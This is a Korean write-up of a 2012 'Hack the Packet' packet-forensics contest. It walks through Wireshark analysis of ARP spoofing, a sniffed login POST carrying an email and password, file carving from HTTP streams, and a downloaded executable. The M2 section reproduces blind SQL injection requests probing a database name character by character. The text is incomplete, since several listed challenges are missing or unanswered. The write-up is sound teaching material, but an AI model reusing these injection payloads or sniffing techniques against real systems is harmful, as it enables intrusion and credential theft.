

Hack the Packet 보고서


2012.11.01 5위 dj

목차

1. L01	3
2. L02	18
3. L1	32
4. L2	46
5. L4	63
6. L5	76
7. M1	101
8. M2	121
9. M3	201
10.M4	221
11.M5	229
12.M6	262
13.H1	281
14.H3	
15.H5	

1. L01

Q 2012_http_prequal.pcap 파일은 어떤 환경(System Information)에서 캡처한 것일까?




주어진 2012_http_prequal.pcap 파일을 HxD로 열었다.

64-bit Windows 7 Service Pack 1, build 7601 이라고 시스템 환경이 나와있다.

2. L02

Q 2012_http_prequal.pcap 파일은 어떤 도구로 캡처한 것일까? (대문자로 입력)



3. L1

Q. ARP_Spoofing에 의해서 나의 아이디와 패스워드가 유출됐다!

**** key is AttackerMacaddress_VictimPassword**

ARP_Spoofing에 의해 유출되었다고 했으므로 우선 arp_spoofing 공격을 한 attcker를 찾았다.

4	0.45179500	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.159? Tell 192.168.232.131
5	0.46986900	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.238? Tell 192.168.232.131
6	0.48181800	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.80? Tell 192.168.232.131
7	0.49286700	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.132? Tell 192.168.232.131
8	0.50382600	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.214? Tell 192.168.232.131
9	0.51484100	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.196? Tell 192.168.232.131
10	0.52585800	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.58? Tell 192.168.232.131
11	0.53684500	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.252? Tell 192.168.232.131
12	0.54784100	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.114? Tell 192.168.232.131
13	0.55889500	Vmware_f3:21:ad	Broadcast	ARP	42 who has 192.168.232.172? Tell 192.168.232.131

[그림 1] ARP Packet

[그림 1]을 통해 공격자 ip는 192.168.232.131이라는 것을 알 수 있다.

Ethernet II, Src: Vmware_f3:21:ad (00:0c:29:f3:21:ad), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

해당 ip를 destination으로 하여 필터링을 하여 id, password를 찾았다.

No.	Time	Source	Destination	Protocol	Length	Info
296	29.4698340	192.168.232.140	192.168.232.131	TCP	62	lonworks > http [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
298	29.4717910	192.168.232.140	192.168.232.131	TCP	54	lonworks > http [ACK] Seq=1 Ack=1 win=65535 Len=0
299	29.4721830	192.168.232.140	192.168.232.131	TCP	54	lonworks > http [FIN, ACK] Seq=1 Ack=1 win=65535 Len=0
301	29.4738510	192.168.232.140	192.168.232.131	TCP	54	lonworks > http [ACK] Seq=2 Ack=2 win=65535 Len=0
304	33.3380940	192.168.232.140	192.168.232.131	TCP	62	lonworks2 > http [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
306	33.3399020	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=1 Ack=1 win=65535 Len=0
307	33.3402940	192.168.232.140	192.168.232.131	HTTP	422	GET / HTTP/1.1
315	33.3539070	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=7301 win=65535 Len=0
318	33.3547860	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=10221 win=65535 Len=0
321	33.3556390	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=13141 win=62615 Len=0
324	33.3565580	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=16061 win=59695 Len=0
327	33.3575160	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=18981 win=56775 Len=0
329	33.3581530	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=20441 win=65535 Len=0
332	33.3592800	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=23361 win=62615 Len=0
335	33.3603320	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=26281 win=59695 Len=0
338	33.3615270	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=29201 win=56775 Len=0
343	33.3633560	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=32121 win=53855 Len=0
344	33.3636460	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=35562 win=50414 Len=0
345	33.3658970	192.168.232.140	192.168.232.131	TCP	54	[TCP window update] lonworks2 > http [ACK] Seq=369 Ack=35562 win=65535 Len=0
436	33.6708840	192.168.232.140	192.168.232.131	HTTP	722	GET /ajax/ua_callback.php?ffid=0&ffid1=DHTQNCV3xfesiqoy5zb53g&ffid2=5Nj3LGSS0
438	33.7739320	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=1037 Ack=36077 win=65020 Len=0
444	48.6788860	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=1037 Ack=36078 win=65020 Len=0
447	53.6756660	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [RST, ACK] Seq=1037 Ack=36078 win=0 Len=0
457	82.4247670	192.168.232.140	192.168.232.131	TCP	62	vytalvaultbrtp > http [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
459	82.4256440	192.168.232.140	192.168.232.131	TCP	54	vytalvaultbrtp > http [ACK] Seq=1 Ack=1 win=65535 Len=0
460	82.4259870	192.168.232.140	192.168.232.131	HTTP	893	POST /login.php?login_attempt=1 HTTP/1.1 (application/x-www-form-urlencoded)

[그림 2] id, password Packet

[그림 2]를 통해 login.php에 post data로 login 시도를 한 Packet을 찾았고, post data를 확인하여 password를 찾았다.

[truncated]

charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0%B4%2C%D0%
94%2C%D0%84&lsd=PPm9h&locale=ko_KR&email=HI_GAL@gmail.com&pass=YONG_GAL&defaul
t_persistent=0&charset_test=%E2%82%AC%2C%C2%B4%2C%E2%82%AC%2C%C2%B4%2C%E6%B0
%B

4. L2

Q. 남자들이 뺏속까지 좋아하는 여자는 누구? DNA 연구 결과가 발표 되었다.


바코드를 찾아라!

문제 내용만 보서는 우선 웹 통신을 했을 것이라 생각하고 필터를 http로 주었다.

Filter:	http			▼	Expression...	Clear	Apply
No.	Time	Source	Destination	Protocol	Length	Info	
1801	321.186859	192.168.222.140	192.168.222.1	HTTP	1048	HTTP/1.1 200 OK (text/html)	
1802	321.190896	192.168.222.1	192.168.222.140	HTTP	484	GET /DNA_Map.jpg HTTP/1.1	
1804	321.192298	192.168.222.140	192.168.222.1	HTTP	1052	HTTP/1.1 200 OK (PNG)	


[그림 3] DNA_Map.jpg 요청 Packet

[그림 3]을 통해 get으로 DNA_Map.jpg 파일을 요청했고 이에 대해 정상적인 응답을 받은 것을 확인했다. 해당 파일을 다운로드 했다.



[그림 4] DNA_Map.jpg Packet

Follow TCP Stream을 클릭해 [그림 4]와 같은 화면에서 Save As를 통해 파일로 저장한 후 해당 파일을 제외한 나머지 Packet data들을 삭제하여 파일을 추출했다.



[그림 5] DNA_Map.jpg

스마트 폰을 이용하여 해당 바코드를 찍어 답을 확인했다.

5. L4

Q. 우탱아, 가을인데 단풍놀이 가야지~ 어디로 갈까?

필터를 주지 않고 Packet info를 확인하며 분석했다.

Filter: Expression... Clear Apply						
No.	Time	Source	Destination	Protocol	Length	Info
2330	378.880137	192.168.222.1	192.168.222.140	TCP	34	pptp > http [ACK] Seq=1 Ack=1 win=65535 Len=0
2337	378.880452	192.168.222.1	192.168.222.140	HTTP	769	GET / HTTP/1.1
2338	378.880904	192.168.222.140	192.168.222.1	TCP	54	http > pptp [ACK] Seq=1 Ack=716 win=15730 Len=0
2339	378.883853	192.168.222.140	192.168.222.1	HTTP	264	HTTP/1.1 304 Not Modified
2340	378.890087	192.168.222.1	192.168.222.140	HTTP	557	GET /where_is_it.jpg HTTP/1.1
2341	378.890856	192.168.222.140	192.168.222.1	HTTP	243	HTTP/1.1 304 Not Modified

[그림 6] where_is_it.jpg 요청 Packet

[그림 6]을 통해 where_is_it.jpg 파일을 요청한 것을 알 수 있다. 해당 Packet을 Follow TCP Stream하여 파일을 전송 받은 것을 확인했고, Save As를 통해 파일로 저장한 후 [그림 7]과 같이 필요 없는 데이터를 지워 where_is_it.jpg를 추출했다.

3.jpg																
Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000F60	69	6D	65	6F	75	74	3D	31	35	2C	20	6D	61	78	3D	39
00000F70	36	0D	0A	43	6F	6E	6E	65	63	74	69	6F	6E	3A	20	4B
00000F80	65	65	70	2D	41	6C	69	76	65	0D	0A	43	6F	6E	74	65
00000F90	6E	74	2D	54	79	70	65	3A	20	69	6D	61	67	65	2F	6A
00000FA0	70	65	67	0D	0A	0D	0A	FF	D8	FF	E0	00	10	4A	46	49
00000FB0	46	00	01	02	01	00	F0	00	F0	00	00	FF	E1	14	1A	45
00000FC0	78	69	66	00	00	49	49	2A	00	08	00	00	00	07	00	12
00000FD0	01	03	00	01	00	00	00	01	00	00	00	1A	01	05	00	01

```

imeout=15, max=9
6..Connection: K
eep-Alive..Conte
nt-Type: image/j
peg....ÿÿà..JFI
F.....ð.ð..ÿá..E
xif..II*.....
.....

```

[그림 7] where_is_it.jpg 추출

검색

검색결과 약 144개 (0.57초)

웹문서

이미지

지도

동영상

뉴스

더보기

이미지로 검색

유사 이미지

다른 크기

모든 날짜

지난 1시간

지난 1일

지난 1주

지난 1개월

지난 1년

기간 설정...

이미지 크기:
700 × 504

다른 크기로 보기:
모든 크기 - 중간 사이즈

이 이미지에 가장 가까운 검색어: [jeju winter](#)

일치하는 이미지를 포함하는 페이지

240 × 173

[Panoramio - Photos by 김봉선 金鳳仙 Kim Bong-sun](#)
[www.panoramio.com/user/1295620?with_photo_id...](#) - 저장된 페이지
Hallasan-**Winter**-4. Selected for Google Earth. Hallasan-**Winter**-3. Selected for Google Earth. Hallasan-**Winter**-2. Selected for Google Earth. Hallasan-**Winter**-1 ...

[그림 8] Google 이미지 검색

추출한 파일을 [그림 8]과 같이 Google 이미지 검색을 하여 정보를 얻을 수 있었다.

6. L5

Q 악성 다운로드


필터를 주지 않고 Packet info를 확인하며 분석했다.

No.	Time	Source	Destination	Protocol	Length	Info
2790	511.931480	192.168.100.150	192.168.100.200	ARP	42	192.168.100.200 is at 00
2797	511.932453	192.168.100.150	192.168.100.200	TCP	62	61scrambler-a1 > http [
2798	511.932826	192.168.100.200	192.168.100.150	TCP	62	http > 61scrambler-a1 [
2799	511.933412	192.168.100.150	192.168.100.200	TCP	54	61scrambler-a1 > http [
2800	511.933737	192.168.100.150	192.168.100.200	HTTP	122	GET /noexe.exe HTTP/1.1

[그림 9] noexe.exe 요청 Packet

[그림 9]을 통해 noexe.exe 파일을 요청한 것을 알 수 있다.

해당 Packet을 Follow TCP Stream하여 파일을 전송 받은 것을 확인한 후 추출했다.



[그림 10] noexe.exe Strings 추출

noexe.exe를 BinText를 사용하여 [그림 10]과 같이 Strings를 추출했다.




[그림 11] noexe.exe 실행

[그림 11]과 같이 실행도 해보았다.

[그림 13] Neo_help_me.zip Packet

시퀀스 넘버를 통해 1819 Packet이 Neo_help_me.zip 파일을 받은 Packet이라는 것을 알 수 있다.


[그림 13]을 통해 해당 zip안에 who_am_I.txt 파일이 있는 것도 알 수 있다. Follow TCP Stream을 통해 해당 파일을 추출한 후 압축을 해제하여 who_am_I.txt 파일의 내용을 확인했다.



[그림 14] who_am_I.txt

[그림 14]에서 알 수 있듯이 who_am_I.txt 파일의 내용은 hex값으로 되어있다. 해당 hex값의 ascii code값을 확인하면 base64를 사용하여 encode한 것 같은 값이 보인다.(== 때문) 해당 값을

[그림 15]와 같이 SND_RT를 사용하여 Decode했다.



[그림 15] Base64 Decode

8. M2

Q. DB이름을 찾아라!

필터를 주지 않고 Packet info를 확인하며 분석했다.

Filter:				▼ Expression...	Clear	Apply
No.	Time	Source	Destination	Protocol	Length	Info
3594	755.785844	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [ACK] Seq=1 ACK=1 win=65535 Len=0
3595	755.787844	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),1,1))='d' HTTP/1.1
3596	755.801041	192.168.232.1	192.168.232.140	HTTP	263	HTTP/1.1 200 OK (text/html)
3597	755.941917	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [ACK] Seq=343 Ack=210 win=65326 Len=0
3598	756.351475	192.168.137.1	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
3599	757.122421	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
3600	759.403358	192.168.137.1	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
3601	759.463123	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),1,1))='e' HTTP/1.1
3602	759.473020	192.168.232.1	192.168.232.140	HTTP	324	HTTP/1.1 200 OK (text/html)
3603	759.665053	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [ACK] Seq=685 Ack=480 win=65056 Len=0
3604	760.122322	fe80::fcd2:e499:83ff02::c		SSDP	208	M-SEARCH * HTTP/1.1
3605	762.406400	192.168.137.1	239.255.255.250	SSDP	175	M-SEARCH * HTTP/1.1
3606	762.813248	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),1,1))='f' HTTP/1.1

[그림 16] SQL Injection Packet

[그림 16]과 같이 SQL Injection을 통해 database 이름을 추출하는 Packet을 발견했다.

Filter:	ip.src==192.168.232.140 ip.src==192.168.232.1		▼ Expression...	Clear	Apply	
No.	Time	Source	Destination	Protocol	Length	Info
3595	755.787844	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),1,1))='d' HTTP/1.1
3596	755.801041	192.168.232.1	192.168.232.140	HTTP	263	HTTP/1.1 200 OK (text/html)
3597	755.941917	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [ACK] Seq=343 Ack=210 win=65326 Len=0
3601	759.463123	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),1,1))='e' HTTP/1.1
3602	759.473020	192.168.232.1	192.168.232.140	HTTP	324	HTTP/1.1 200 OK (text/html)
3603	759.665053	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [ACK] Seq=685 Ack=480 win=65056 Len=0
3606	762.813248	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),1,1))='f' HTTP/1.1
3607	762.823172	192.168.232.1	192.168.232.140	HTTP	262	HTTP/1.1 200 OK (text/html)
3608	762.986154	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [ACK] Seq=1027 Ack=688 win=64848 Len=0
3612	768.341366	192.168.232.1	192.168.232.140	TCP	54	http > kjtsiteserver [FIN, ACK] Seq=688 Ack=1027 win=64509 Len=0
3613	768.341736	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [ACK] Seq=1027 Ack=689 win=64848 Len=0
3614	769.233402	192.168.232.140	192.168.232.1	TCP	54	kjtsiteserver > http [FIN, ACK] Seq=1027 Ack=689 win=64848 Len=0
3615	769.233780	192.168.232.1	192.168.232.140	TCP	54	http > kjtsiteserver [ACK] Seq=689 Ack=1028 win=64509 Len=0
3616	769.235352	192.168.232.140	192.168.232.1	TCP	62	naap > http [SYN] Seq=0 win=65535 Len=0 MSS=1460 SACK_PERM=1
3617	769.235709	192.168.232.1	192.168.232.140	TCP	62	http > naap [SYN, ACK] Seq=0 Ack=1 win=65535 Len=0 MSS=1460 SACK_PERM=1
3618	769.236031	192.168.232.140	192.168.232.1	TCP	54	naap > http [ACK] Seq=1 Ack=1 win=65535 Len=0
3619	769.237802	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),2,1))='z' HTTP/1.1
3620	769.249405	192.168.232.1	192.168.232.140	HTTP	263	HTTP/1.1 200 OK (text/html)
3621	769.428397	192.168.232.140	192.168.232.1	TCP	54	naap > http [ACK] Seq=343 Ack=210 win=65326 Len=0
3623	772.202546	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),2,1))='a' HTTP/1.1
3624	772.212414	192.168.232.1	192.168.232.140	HTTP	324	HTTP/1.1 200 OK (text/html)
3625	772.348463	192.168.232.140	192.168.232.1	TCP	54	naap > http [ACK] Seq=685 Ack=480 win=65056 Len=0
3627	774.896630	192.168.232.140	192.168.232.1	HTTP	396	GET /hello/index.php?no=3%20and%20(substring(database(),2,1))='b' HTTP/1.1


[그림 17] SQL Injection을 통한 Database name 추출 Packet

필터를 ip.src==192.168.232.140 || ip.src==192.168.232.1로 주고 관련 Packet을 확인했다.

